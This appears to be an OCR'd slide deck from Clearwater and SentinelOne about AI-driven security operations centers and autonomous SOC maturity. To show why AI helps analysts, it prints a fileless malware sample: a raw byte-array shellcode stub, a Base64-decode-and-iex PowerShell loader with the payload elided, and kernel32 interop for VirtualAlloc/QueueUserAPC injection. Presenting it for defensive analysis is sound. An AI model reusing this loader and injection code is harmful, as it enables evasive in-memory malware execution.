0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,76,139,220,73,137,9
1,8,73,137,107,16,73,137,115,24,87,72,131,236,112,73,131,99,216,0,51,192,72,139,249,33,68,36,48,51,201,69,51,201,69,51,192,51,210,73,137,67,224,73,137,67,232,73,137,67,240,137,68,36,52,137,68,36,56,137,68,36,60,131,203,255,255,21,115,9,72,141,148,48,117,14
6,3,0,51,219,255,21,160,60,3,0,72,59,195,117,116,72,139,5,252,68,3,0,72,139,207,72,141,148,48,133,146,3,0,255,21,131,60,3,0,72,59,195,117,87,72,139,5,223,68,3,0,72,139,207,72,141,148,48,128,146,3,0,255,21,102,60,3,0,72,59,195,117,58,72,139,5,194,68,3

Introducing AI-Generated Obfuscation



```
$klbcqfhp="wohrxyqx";
function scjjvnay {
  $wxikgiyh=[System.Convert]::FromBase64String($args[0]);
  [System.Text.Encoding]::ASCII.GetString($wxikgiyh);
};
iex(scjjvnay("<base64-payload>"));
```

Obfuscated delivery: Wrapped in Base64, shortened aliases, and inline function logic.

Base64 Decoded - .NET Interop


```
$interopDefinition1 = @"
[DllImport("kernel32")]
public static extern uint QueueUserAPC(IntPtr pfnAPC, IntPtr hThread, IntPtr dwData);
[DllImport("kernel32")]
public static extern IntPtr GetCurrentThreadId();
[DllImport("kernel32")]
public static extern IntPtr OpenThread(uint dwDesiredAccess, uint bInheritHandle, IntPtr dwThreadId);
"@
$interopAPC = Add-Type -MemberDefinition $interopDefinition1 -Name 'ThreadInterop' -Namespace 'InteropNamespace' -PassThru
$interopDefinition2 = @"
[DllImport("kernel32")]
public static extern IntPtr GetCurrentProcess();
[DllImport("kernel32")]
public static extern void SleepEx(uint dwMilliseconds, uint bAlertable);
[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
"@
$interopMem = Add-Type -MemberDefinition $interopDefinition2 -Name 'MemoryInterop' -Namespace 'InteropNamespace' -PassThru
$marshal = 'System.Runtime.InteropServices.Marshal'
# $threadId = $interopAPC::GetCurrentThreadId()
# $threadHandle = $interopAPC::OpenThread(0x001F03FF, $false, [intptr]$threadId)
# $interopAPC::QueueUserAPC($ptr, $threadHandle, $ptr)
# $interopMem::SleepEx(1000, $true)
```

Threat Actors use .NET interop in PowerShell to **dynamically build memory-resident payloads**

Clearwater

Analysis

- Fileless Malware loader using encoded .NET Code and PE Binary Stub
- Injects the PE stub into memory with VirtualAlloc; executes it via QueueUserAPC
- Payload is a Windows executable; No files dropped into disk making this highly evasive



Why This Example

- Because it Highlights the need for AI in the SOC
- **Speed & Scale**
  - **Speed**: AI accelerates triage by rapidly decoding multilayered obfuscated code, enabling analysts to respond faster during time-sensitive investigations.
  - **Scale**: Empowers junior analysts with advanced capabilities typically reserved for senior SOC personnel, enabling broader coverage with less overhead.
- **Pattern Recognition + Prediction**
  - AI models detect subtle behavioral patterns across large datasets, revealing threats that would be missed with traditional rule-based systems.
  - Predictive analytics help forecast attacker behavior, allowing preemptive defense strategies and reducing dwell time.
- **Automation of Detection & Incident Response**
  - AI-driven automation can identify, analyze, and respond to threats in real time — reducing alert fatigue and enabling 24/7 incident containment.
  - AI enriches alerts with context (e.g., threat intel, previous IOCs), accelerating analyst decisions and playbook execution.
- **Adaptive Threat Hunting & Continuous Learning**
  - AI learns from past investigations and threat actor behavior to evolve hunting strategies and prioritize high-fidelity alerts.
  - Feedback loops between analysts and AI improve detection efficacy across environments, creating a living defense system.
- **Intelligence Amplifier**
  - AI augments human intuition with real-time data correlation, anomaly detection, and hypothesis generation.
  - Enables faster decision-making by surfacing the “so what” of complex log and telemetry data, enhancing analyst performance.

Why AI is the Game-Changer

Intelligence Amplifier

Automation of Detection and Incident Response

Continuous Learning

Speed + Scale

Pattern Recognition + Prediction

Adaptive Threat Hunting

SentinelOne

SOC Automation Goals

The goal has not changed : Automate everything!

Automate Everything

AI brings us closer than ever before to automating all security operations.

Artificial Intelligence

Shift from static rule sets to intelligent, self-improving systems.

From Manual to Automated

A fully autonomous SOC leveraging the proper AI for the right tasks.

Autonomous SOC

SentinelOne

Shifts from Monolithic Models to Compound AI Systems

General Purpose Models from Trusted Partners

- Foundational capabilities
- Lay down a strong framework
- Advanced reconnaissance
- General intelligence
- Ecosystem support

Proprietary Models w/ Contextual Awareness


- Specialized & well-tuned
- External knowledge access
- Better reasoning/More context
- Analyzes nuanced patterns
- Reinforcement learning
- ReAct + RAG by putting LLMs in charge of the logic

AI Agents w/ Grounded Intelligence

- Real-time data w/ context
- High-stakes decisions on domain-specific tasks
- Complex workflows requiring multiple tools and APIs
- Tool-enhanced with dynamic execution and autonomous operations

SentinelOne

Autonomous SOC Maturity Model



Manual

- Simple, single source detection logic
- Manual investigation, response, and remediation

Rules-Based


- Multi-source correlation rules for detections
- Expert systems (e.g., SOAR) for investigation, response, and remediation

AI-Assisted

- ML algorithms that self-tune for better detections
- AI assistants to simplify and streamline detection engineering, investigation, response, and remediation

SentinelOne

Autonomous SOC Maturity Model



Limited Autonomy

- LLM-based detections that predict new attacks and create detection logic for them
- Agentic approaches for investigation and lower risk response actions
- Human role is supervision of AI and taking on tasks that AI is not yet ready for

Full Autonomy

- Agentic approaches for all SOC processes, including remediation actions
- Human role is system guidance and improvement

SentinelOne

The SOC of the Future

AI as a catalyst for change

Cloud SOC

Cloud native where infrastructure and data repositories are managed

Federated Data

Access data fast and on-demand wherever it lives

Zero Trust

Authentication of every identity and object on-access with context

Agentic AI

Security agents with agency to perform tasks based on their own reasoning

Augmented & Virtual Reality

Attack simulations, training exercises, and real-world attack scenarios

Autonomous Hunting

Dynamic and automatic creation of detection rules and threat intelligence integrations

SentinelOne

Q&A

Contact Information

E: Justin.sun@clearwatersecurity.com

Justin Sun, GCWN, GCIA

Director, Security Operation Center

Clearwater

E: albert.caballero@sentinelone.com

Al Caballero

Americas Field CISO Director,

SentinelOne

Clearwater SentinelOne

Today's Agenda – Day 3 – Coming Next

June 25

1:00 pm – 1:45 pm CT
CISO Roundtable on AI: The Good, The Bad, and The Ugly



2:00 pm – 2:45 pm CT
Ask Us Anything Session




Clearwater

We are here to help.

Moving healthcare organizations to a more secure, compliant, and resilient state so they can achieve their mission.

Clearwater

Healthcare – Secure, Compliant, Resilient

www.ClearwaterSecurity.com

800.704.3394

LinkedIn | linkedin.com/company/clearwater-security-llc/

Legal Disclaimer

Although the information provided by Clearwater Security & Compliance LLC may be helpful in informing customers and others who have an interest in data privacy and security issues, it does not constitute legal advice. This information may be based in part on current federal law and is subject to change based on changes in federal law or subsequent interpretative guidance. Where this information is based on federal law, it must be modified to reflect state law where that state law is more stringent than the federal law or other state law exceptions apply. This information is intended to be a general information resource and should not be relied upon as a substitute for competent legal advice specific to your circumstances. YOU SHOULD EVALUATE ALL INFORMATION, OPINIONS AND RECOMMENDATIONS PROVIDED BY CLEARWATER IN CONSULTATION WITH YOUR LEGAL OR OTHER ADVISOR, AS APPROPRIATE.

Copyright Notice

*The existence of a link or organizational reference in any of the following materials should not be assumed as an endorsement by Clearwater Security & Compliance LLC.